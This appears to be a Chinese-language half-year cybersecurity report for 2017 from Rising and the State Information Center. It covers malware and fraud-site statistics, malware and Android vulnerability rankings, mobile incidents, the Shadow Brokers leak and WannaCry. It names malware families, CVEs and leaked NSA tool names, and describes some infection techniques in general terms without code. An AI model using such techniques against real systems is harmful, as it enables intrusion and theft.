2017 年上半年中国网络安全报告

北京瑞星信息技术股份有限公司

国家信息中心信息与网络安全部

2017 年 7 月

免责声明

本报告是瑞星与国家信息中心信息与网络安全部联合发布，综合瑞星“云安全”系统、瑞星客户服务中心、瑞星反病毒实验室、瑞星互联网攻防实验室、瑞星威胁情报平台等部门的统计、研究数据和分析资料，仅针对中国 2017 年 1 至 6 月的网络安全现状与趋势进行统计、研究和分析。本报告提供给媒体、公众和相关政府及行业机构作为互联网网络安全状况的介绍和研究资料，请相关单位酌情使用。如若本报告阐述之状况、数据与其他机构研究结果有差异，请使用方自行辨别，瑞星公司和国家信息中心信息与网络安全部不承担与此相关的一切法律责任。

目录

报告摘要

- 2017 年 1 至 6 月，瑞星“云安全”系统共截获病毒样本总量 3,132 万个，病毒感染次数 23.4 亿次，病毒总体数量比 2016 年同期上涨 35.47%。新疆省病毒感染 3,767 万人次，位列全国第一，其次为北京市 3,320 万人次。

- 2017 年 1 至 6 月，瑞星“云安全”系统在全球范围内共截获恶意网址（URL）总量 5,020 万个，其中挂马网站 2,452 万个，诈骗网站 2,568 万个。美国恶意 URL 总量为 1,784 万个，位列全球第一，其次是中国 1,131 万个，韩国 320 万个，分别为二、三位。

- 2017 年 1 至 6 月，瑞星“云安全”系统共截获手机病毒样本 253 万个，新增病毒类型以流氓行为、隐私窃取、系统破坏、资费消耗四类为主，其中流氓行为类病毒占比 28.35%，位居第一。其次是隐私窃取类病毒占比 25.64%，第三名是系统破坏类病毒，占比 20.66%。

- 2017 年 1 至 6 月移动安全事件：勒索病毒伪装成《王者荣耀辅助工具》袭击移动设备；315 曝光人脸识别技术成手机潜在威胁；亚马逊、小红书用户信息泄露助长电话诈骗；病毒伪装“Google Play”盗取用户隐私。

- 2017 年 1 至 6 月全球网络安全事件解读：The Shadow Brokers 泄露方程式（Equation Group）大量 0day；WannaCry 勒索袭击全球；Petya 病毒借勒索之名袭击多国；Amnesia 攻击全球 DVR 设备组建僵尸网络；勒索韩国网络托管公司的 Erebus 病毒。

- 趋势展望：勒索软件蠕虫化；Linux 病毒仍保持快速增长；物联网（IoT）设备面临的安全威胁越发突出；

- 专题 1：网络摄像头泄露用户隐私分析报告。随着网络摄像头的发展，有网络安全专家曾经曝光过关于网络智能摄像头的安全漏洞问题，如果用户购买的网络摄像头存在安全漏洞，只要黑客利用恶意手段就可以入侵到你的摄像头内，可随时监控你的一举一动。

- 专题 2：反病毒技术分享：动态防御成“敲诈软件”最有效克星。瑞星安全专家介绍，Nemucod 家族是一个近年来十分流行的脚本病毒，其主要是一些混淆变型的 JS 或 VBS 脚本，被“黑客”附加在电子邮件中投递给潜在受害者，激活后脚本代码从远程服务器下载勒索软件到本地并运行。

- 专题 3：The Shadow Brokers 方程式工具包分析。2017 年 4 月，The Shadow Brokers 公布了第三批 NSA（美国国家安全局）使用的网络入侵工具。泄露的资料中包括一整套完整的入侵和控制工具。泄露资料中包括 FuzzBunch 攻击平台，DanderSpiritz 远控平台，和一个复杂的后门 oddjob 还包括 NSA 对 SWIFT 进行攻击的一些资料信息。经分析这一次泄露出来的工具涉及的面更广，危害也更大。

一、恶意软件与恶意网址


（一）恶意软件

1. 2017 年 1 至 6 月病毒概述


（1）病毒疫情总体概述

2017 年 1 至 6 月，瑞星“云安全”系统共截获病毒样本总量 3,132 万个，病毒感染次数 23.4 亿次，病毒总体数量比 2016 年同期上涨 35.47%。

报告期内，新增木马病毒占总体数量的 42.33%，依然是第一大种类病毒。蠕虫病毒为第二大种类病毒，占总体数量的 36.35%，第三大种类病毒为灰色软件病毒（垃圾软件、广告软件、黑客工具、恶意软件），占总体数量的 6.76%。



报告期内，CVE-2017-0199 漏洞利用占比 70%，位列第一位。该漏洞以 RTF 文档为载体，伪装性非常强，依然是最为常用的漏洞攻击手段。



（2）病毒感染地域分析

报告期内，新疆省病毒感染 3,767 万人次，位列全国第一，其次为北京市 3,320 万人次及广东省 2,983 万人次。

2. 2017 年 1 至 6 月年病毒 Top10


根据病毒感染人数、变种数量和代表性进行综合评估，瑞星评选出了 2017 年 1 至 6 月病毒 Top10：

2017年1至6月病毒Top10

1	Worm.VobfusEx	伪装成文件夹、文本文件、视频及图片图类蠕虫，迷惑用户，通过网络共享文件和USB移动设备传播
2	Trojan.Miner	挖矿木马
3	Trojan.Waski	窃取隐私盗取账号密码，远程控制
4	Trojan.PSW.Win32.Agent.exw	盗窃秘密为目的的木马病毒
5	Worm.Win32.VB.nk	伪装成文件图标，VB语言开发的蠕虫
6	Trojan.Kovter	一种后门，感染后计算机会被黑客完全控制，沦为”肉鸡”
7	Trojan.Obfus/JS	经过混淆、加密的JS下载器,例如勒索病毒下载器
8	Adware.DownloadGuide	下载器，下载各种指定软件并安装
9	Ransom.WanaCrypt	利用MS17-010“永恒之蓝”漏洞进行传播勒索病毒
10	Trojan.Clicker-Agent	刷取流量和点击率的木马程序

3. 2017 年 1 至 6 月中国勒索软件感染现状


报告期内，瑞星“云安全”系统共截获勒索软件样本 44.86 万个，感染共计 307 万次，其中广东省感染 37 万次，位列全国第一，其次为北京市 20 万次，云南省 12 万次及浙江省 11 万次。



（二）恶意网址

1. 2017 年 1 至 6 月全球恶意网址总体概述

2017 年 1 至 6 月，瑞星“云安全”系统在全球范围内共截获恶意网址（URL）总量 5,020 万个，其中挂马网站 2,452 万个，诈骗网站 2,568 万个。美国恶意 URL 总量为 1,784 万个，位列全球第一，其次是中国 1,131 万个，韩国 320 万个，分别为二、三位。




2. 2017 年 1 至 6 月中国恶意网址总体概述

报告期内，北京市恶意网址（URL）总量为 541 万个，位列全国第一，其次是陕西省 231 万个，以及浙江省 64 万个，分别为二、三位。


注：上述恶意 URL 地址为恶意 URL 服务器的物理地址。

3. 2017 年 1 至 6 月中国诈骗网站概述

2017 年 1 至 6 月，瑞星“云安全”系统共拦截诈骗网站攻击 529 万余次，北京市受诈骗网站攻击 68 万次，位列第一位，其次是浙江省受诈骗网站攻击 66 万次，第三名是广东省受诈骗网站攻击 65 万次。



报告期内，非法导航类诈骗网站占 35%，位列第一位，其次是情色类诈骗网站占 20%，时时彩类诈骗网站占 17%，分别为二、三位。



4. 2017 年 1 至 6 月中国主要省市访问诈骗网站类型

报告期内，北京市、河北省等访问的诈骗网站类型主要以网络赌博为主，而黑龙江省、天津市则以色情论坛为主。

2017年1至6月中国主要省市访问诈骗网站类型

省份	访问诈骗网站
黑龙江	情色图片
北京市	时时彩
河北	在线赌博
吉林	在线赌博
天津市	情色图片
湖北	情色图片
江苏	在线赌博
四川	设计网
河南	盗版影视
辽宁	博彩赌博
福建	盗版影视
上海	动态域名

省份	访问诈骗网站
山东	社交网
重庆	医疗
广东	在线赌博
广西	下载站
浙江	在线赌博
江西	黑客教学
安徽	下载站
陕西	教育网站
内蒙	情色动漫
湖南	咨询网站
山西	短域名

5. 诈骗网站趋势分析

2017 年上半年非法导航类诈骗网站占比较多，这类集赌博、六合彩、算命、情色为一体的导航网站，会窃取用户隐私信息。有些甚至通过木马病毒盗取用户银行卡信息，进行恶意盗刷、勒索等行为。诈骗攻击主要通过以下手段进行：

- 利用 QQ、微信、微博等聊天工具传播诈骗网址。
- 利用垃圾短信“伪基站”推送诈骗网址给用户进行诈骗。
- 通过访问恶意网站推送安装恶意 APP 程序窃取用户隐私信息。
- 通过第三方下载网站对软件捆绑木马病毒诱使用户下载。

6. 2017 年 1 至 6 月中国挂马网站概述

2017 年 1 至 6 月，瑞星“云安全”系统共拦截挂马网站攻击 506 万余次，北京市受挂马攻击 344 万次，位列第一位，其次是陕西省受挂马攻击 152 万次。

7. 挂马网站趋势分析

2017 年上半年挂马攻击相对减少，攻击者一般是自建一些导航类或色情类的网站，吸引用户主动访问。也有一些攻击者会先购买大型网站上的广告位，然后在用户浏览广告的时候悄悄触发。如果不小心进入挂马网站，则会感染木马病毒，导致大量的宝贵文件资料和账号密码丢失，其危害极大。

挂马防护手段主要为：


- 拒绝接受陌生人发来的链接地址。
- 禁止浏览不安全的网站。
- 禁止在非正规网站下载软件程序。
- 安装杀毒防护软件。

二、移动互联网安全

（一）手机安全

1.手机病毒概述

2017 年 1 至 6 月，瑞星“云安全”系统共截获手机病毒样本 253 万个，新增病毒类型以流氓行为、隐私窃取、系统破坏、资费消耗四类为主，其中流氓行为类病毒占比 28.35%，位居第一。其次是隐私窃取类病毒占比 25.64%，第三名是系统破坏类病毒，占比 20.66%。



2. 2017 年 1 至 6 月手机病毒 Top5

2017年1至6月手机病毒Top5

序号	病毒名	恶意行为
1	Dropper.Shedun/Android!8.3F4	具有通过私自拨打电话、私发短信、彩信、邮件、频繁连接网络、窃取用户短信收件箱等行为
2	Trojan.Android.Locker!1.A791	具有获取用户个人信息、通讯录信息、短信收件箱、手机号以及系统软硬件信息等行为
3	Trojan.SMSreg!8.2DFC	具有通过伪造、篡改、劫持短信、彩信、邮件、通讯录、通话记录、收藏夹、桌面等方式，诱导用户触发点击等行为
4	Dropper.Agent/Android!8.37E	具有通过隐蔽执行、欺骗点击等手段订购各类收费业务或使用移动终端支付等行为
5	Ransom.LockScreen/Android!8.594	具有通过私自发送短信、彩信、获取用户隐私内容等行为

3. 2017 年 1 至 6 月 Android 手机漏洞 Top5

2017年1至6月Android手机漏洞Top5

序号	漏洞名称	漏洞编号	简介
1	BroadPwn漏洞	CVE-2017-9417	该漏洞会影响 Broadcom BCM43xx 系列 WiFi 芯片组。攻击者可以在没有用户交互的情况下触发漏洞，如果具有了内核操作特权，则可在该设备上执行恶意代码。
2	Mediaserver 中的 libhevc 远程代码执行漏洞	CVE-2017-0637	可能使攻击者使用特殊的文件在媒体文件和数据处理过程中导致内存损坏。
3	Android系统服务ContentService存在空对象引用漏洞	CNVD-2017-12210	该漏洞源于给ContentService的syncAsUser()或者sync()接口传递的参数存在异常，从而形成了一个空对象。攻击者可以利用该漏洞导致系统崩溃。
4	Android WideVine DRM缓冲区溢出漏洞	CNVD-2017-13522	该漏洞允许攻击者利用漏洞提交特殊的请求并执行未授权操作。
5	Android未授权操作漏洞	CNVD-2017-13534	攻击者可利用该漏洞执行未授权操作。

（二）2017 年 1 至 6 月移动安全事件

1.勒索病毒伪装成《王者荣耀辅助工具》袭击移动设备

2017 年 6 月，一款冒充“王者荣耀辅助工具”的勒索病毒，通过 PC 端和手机端的社交平台、游戏群等渠道大肆扩散，威胁几乎所有 Android 平台，设备一旦感染后，病毒将会把手机里面的照片、下载、云盘等目录下的个人文件进行加密，如不支付勒索费用，文件将会被破坏，还会使系统运行异常。

2.315 曝光人脸识别技术成手机潜在威胁

2017 年 315 晚会上，技术人员演示了人脸识别技术的安全漏洞利用，不管是通过 3D 建模将照片转化成立体的人脸模型，还是将普通静态自拍照片变为动态模式，都可以骗过手机上的人脸识别系统。此外，315 还揭露了公共充电桩同样是手机的潜在威胁，用户使用公共充电桩的时候，只要点击“同意”按钮，犯罪分子就可以控制手机，窥探手机上的密码、账号，并通过被控制的手机进行消费。

315曝光人脸识别技术

3.亚马逊、小红书用户信息泄露助长电话诈骗

2017 年 6 月，亚马逊和小红书网站用户遭遇信息泄露危机，大量个人信息外泄导致电话诈骗猛增。据了解，亚马逊多位用户遭遇冒充“亚马逊客服”的退款诈骗电话，其中一位用户被骗金额高达 43 万，小红书 50 多位用户也因此造成 80 多万的损失。

小红书用户信息泄露

4.病毒伪装“Google Play”盗取用户隐私

2017 年 6 月，一款伪装成“Google Play”的病毒潜伏在安卓应用市场中，该病毒会伪装成正常的 Android market app，潜伏在安卓手机 ROM 中或应用市场中诱导用户下载安装。该病毒安装后无启动图标，运行后，会向系统申请大量高危权限(发短信和静默安装等)，随后伪装成 Google Play 应用并安装和隐藏在 Android 系统目录下。因为在“/system/app/”路径下的 app 默认都是拥有 system 权限的，所以该病毒样本可以在用户不知情的情况下，在后台静默下载并安装应用到手机当中，还会获取用户手机中的隐私信息，给用户造成系统不稳定或隐私泄露等安全性问题。

（三）移动安全趋势分析

1.手机 web 浏览器攻击将倍增

Android 和 IOS 平台上的 web 浏览器，包括 Chrome、Firefox、Safari 以及采用类似内核的浏览器都有可能受到黑客攻击。因为移动浏览器是黑客入侵最有效的渠道，通过利用浏览器漏洞，黑客可以绕过很多系统的安全措施。

2.Android 系统将受到远程设备劫持、监听

随着 Android 设备大卖，全球数以亿计的人在使用智能手机，远程设备劫持将有可能引发下一轮的安全问题，因为很多智能手机里存在着大量能够躲过谷歌安全团队审查和认证的

应用软件。与此同时，中间人攻击的数量将大增，这是因为很多新的智能手机用户往往缺乏必要的安全意识，例如他们会让自己的设备自动访问不安全的公共 WiFi 热点，从而成为黑客中间人攻击的猎物和牺牲品。

3.物联网危机将不断加深

如今，关于“物联网开启了我们智慧生活”的标语不绝于耳，但支持物联网系统的底层数据架构是否真的安全、是否已经完善，却很少被人提及，智能家居系统、智能汽车系统里藏有我们太多的个人信息。严格来讲，所有通过蓝牙和 WiFi 连入互联网的物联网设备和 APP 都是不安全的，而这其中最人命关天的莫过于可远程访问的医疗设备，例如大量的超声波扫描仪等医疗设备都使用的是默认的访问账号和密码，这些设备很容易被不法分子利用。

4.木马病毒、短信和电话诈骗将联合作案

常见的电信诈骗，如贵金属理财诈骗、假冒银行客服号诈骗、网购退款诈骗、10086 积分兑换诈骗等，基本都是由木马病毒、短信、电话多种方式联合完成。这种诈骗方式更加智能化、系统化和可视化，诈骗分子甚至可以掌控被感染用户的通信社交关系链，往往导致巨大的资金损失。

三、互联网安全

（一）2017 年 1 至 6 月全球网络安全事件解读

1. The Shadow Brokers 泄露方程式大量 0day 漏洞


2017 年 4 月 ，The Shadow Brokers 再度放出手中掌握的“方程式组织”使用的大量黑客工具： OddJob，EasyBee，EternalRomance，FuzzBunch，EducatedScholar，EskimoRoll，EclipsedWing ， EsteemAudit ， EnglishMansDentist ， MofConfig ， ErraticGopher ，EmphasisMine，EmeraldThread，EternalSynergy，EwokFrenzy，ZippyBeer，ExplodingCan，DoublePulsar 等。其中包括多个可以远程攻击 Windows 的 0day。受影响的 Windows 版本包括 Windows NT，Windows 2000、Windows XP、Windows 2003、Windows Vista、Windows 7、Windows 8，Windows 2008、Windows 2008 R2、Windows Server 2012 SP0 等。这次泄露的工具也直接导致了后来的 WannaCry、Petya 的全球爆发。

2.WannaCry 勒索袭击全球

2017 年 5 月，一款名为 WannaCry 的勒索病毒席卷包括中国、美国、俄罗斯及欧洲在内的 100 多个国家。我国部分高校内网、大型企业内网和政府机构专网遭受攻击。勒索软件利用了微软 SMB 远程代码执行漏洞 CVE-2017-0144,微软已在今年 3 月份发布了该漏洞的补丁。2017 年 4 月黑客组织影子经纪人(The Shadow Brokers)公布的方程式组织(Equation Group)使用的“EternalBlue”中包含了该漏洞的利用程序，而该勒索软件的攻击者在借鉴了“EternalBlue”后进行了这次全球性的大规模勒索攻击事件。

